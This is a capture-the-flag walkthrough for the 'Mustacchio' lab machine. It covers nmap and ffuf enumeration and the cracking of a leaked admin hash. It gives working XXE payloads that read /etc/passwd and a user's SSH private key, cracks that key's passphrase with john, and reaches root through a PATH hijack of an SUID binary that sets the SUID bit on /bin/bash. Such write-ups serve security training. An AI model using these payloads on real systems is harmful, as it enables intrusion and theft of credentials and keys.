
Enumeration
Starting with Nmap
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-12 22:51 IST
Nmap scan report for 10.10.156.81
Host is up (0.25s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 58:1b:0c:0f:fa:cf:05:be:4c:c0:7a:f1:f1:88:61:1c (RSA)
|   256 3c:fc:e8:a3:7e:03:9a:30:2c:77:e0:0a:1c:e4:52:e6 (ECDSA)
|_  256 9d:59:c6:c7:79:c5:54:c4:1d:aa:e4:d1:84:71:01:92 (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
| http-robots.txt: 1 disallowed entry
|_/
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Mustacchio | Home
8765/tcp open  http    nginx 1.10.3 (Ubuntu)
|_http-server-header: nginx/1.10.3 (Ubuntu)
|_http-title: Mustacchio | Login

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.72 seconds
According to nmap results, we have 3 ports open. We dont have anything for ssh, so lets start poking around at webserver.
PORT 80
Looking at this port, seems like its a static webpage. Running ffuf on it for directory brute-force
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
 fuf -u http://10.10.156.81/FUZZ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -c

...[snip]...

 :: Method           : GET
 :: URL              : http://10.10.156.81/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403
________________________________________________

images                  [Status: 301, Size: 313, Words: 20, Lines: 10]
custom                  [Status: 301, Size: 313, Words: 20, Lines: 10]
fonts                   [Status: 301, Size: 312, Words: 20, Lines: 10]
                        [Status: 200, Size: 1752, Words: 77, Lines: 73]
server-status           [Status: 403, Size: 277, Words: 20, Lines: 10]
:: Progress: [220546/220546]_:: Job [1/1] :: 206 req/sec :: Duration: [0:17:50] :: Errors: 0 ::
In the custom/js dir, we found mobile.js and users.bak. The latter file seems interesting, lets download it. Checking the file contents:
1
0]admin1868e36a6d2b17d4c2745f1659433a54d4bc5f4b
The above seems like credentials (but we dont have anything to login). The hash was SHA-1, decoding the hash, we got the password bulldog19.
Port 8765
We have an Admin login page. Using the credentials we found earlier, we were logged-in. The admin page says: 
Looking at the source code of the page

1
2
3
4
5
6
7
//document.cookie = "Example=/auth/dontforget.bak";
      function checktarea() {
      let tbox = document.getElementById("box").value;
      if (tbox == null || tbox.length == 0) {
        alert("Insert XML Code!")
      }
   }
So it seems like we can send XML code through it. This might be vulnerable to XXE. Also in the source code, we found a file /auth/dontforget.bak. Looking at this file, it was a sample xml code that might work. First lets test it with the format in file only. It worked.
Now its time to make some changes to the file and add our payload. First lets test whether the application is vulnerable to XXE or not
1
2
3
4
5
6
7
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE replace [<!ENTITY test "Doe"> ]>
<comment>
  <name>john</name>
  <author>blah</author>
  <com>&test;</com>
</comment>
In the output, we see Comment: Doe. Our injection did work. Now lets grab /etc/passwd as usaul :D
1
2
3
4
5
6
7
8
9
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE data [
<!ELEMENT data ANY >
<!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
<comment>
        <name>john</name>
  <author>abc</author>
  <com>&xxe;</com>
</comment>
We got our file. From the comment in source code, we know that barry can ssh into the machine. So let’s try to grab barry’s ssh key.
1
2
3
4
5
6
7
8
9
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE data [
<!ELEMENT data ANY >
<!ENTITY xxe SYSTEM "file:///home/barry/.ssh/id_rsa" >]>
<comment>
        <name>john</name>
  <author>abc</author>
  <com>&xxe;</com>
</comment>
We got the key but it was incrypted. Running ssh2john, we got the hash. After running john
1
2
3
4
john hash --wordlist=/usr/share/wordlists/rockyou.txt
...[snip]...
urieljames       (barry)
...[snip]...
We can now ssh into the box using key and passphrase we found and grab user.txt
ROOT
There were two users on the box, barry and joe. Since we dont have any password for barry, sudo -l failed. After looking for a while to switch to Joe user, didn’t find anything. Looking at Joe’s home dir, it had
1
2
3
barry@mustacchio:/home/joe$ ls -l
total 20
-rwsr-xr-x 1 root root 16832 Jun 12 15:48 live_log
The binary was owned by root and had SUID bit set on it. Let’s run the binary, it seems to return live webserver’s logs. As it was a binary not stripped, first step, look at stings. We found tail -f /var/log/nginx/access.log. The binary was using tail binary but it was not using full path of the binary. So we can try path hijack.
Creating a file named tail in /tmp directory.
1
2
3
#!/bin/bash

chmod +xs /bin/bash
Change the PATH env variable, and execute the file. After executing, we can see /bin/bash now have suid bit set on it. Now, simply /bin/bash -p and we are root.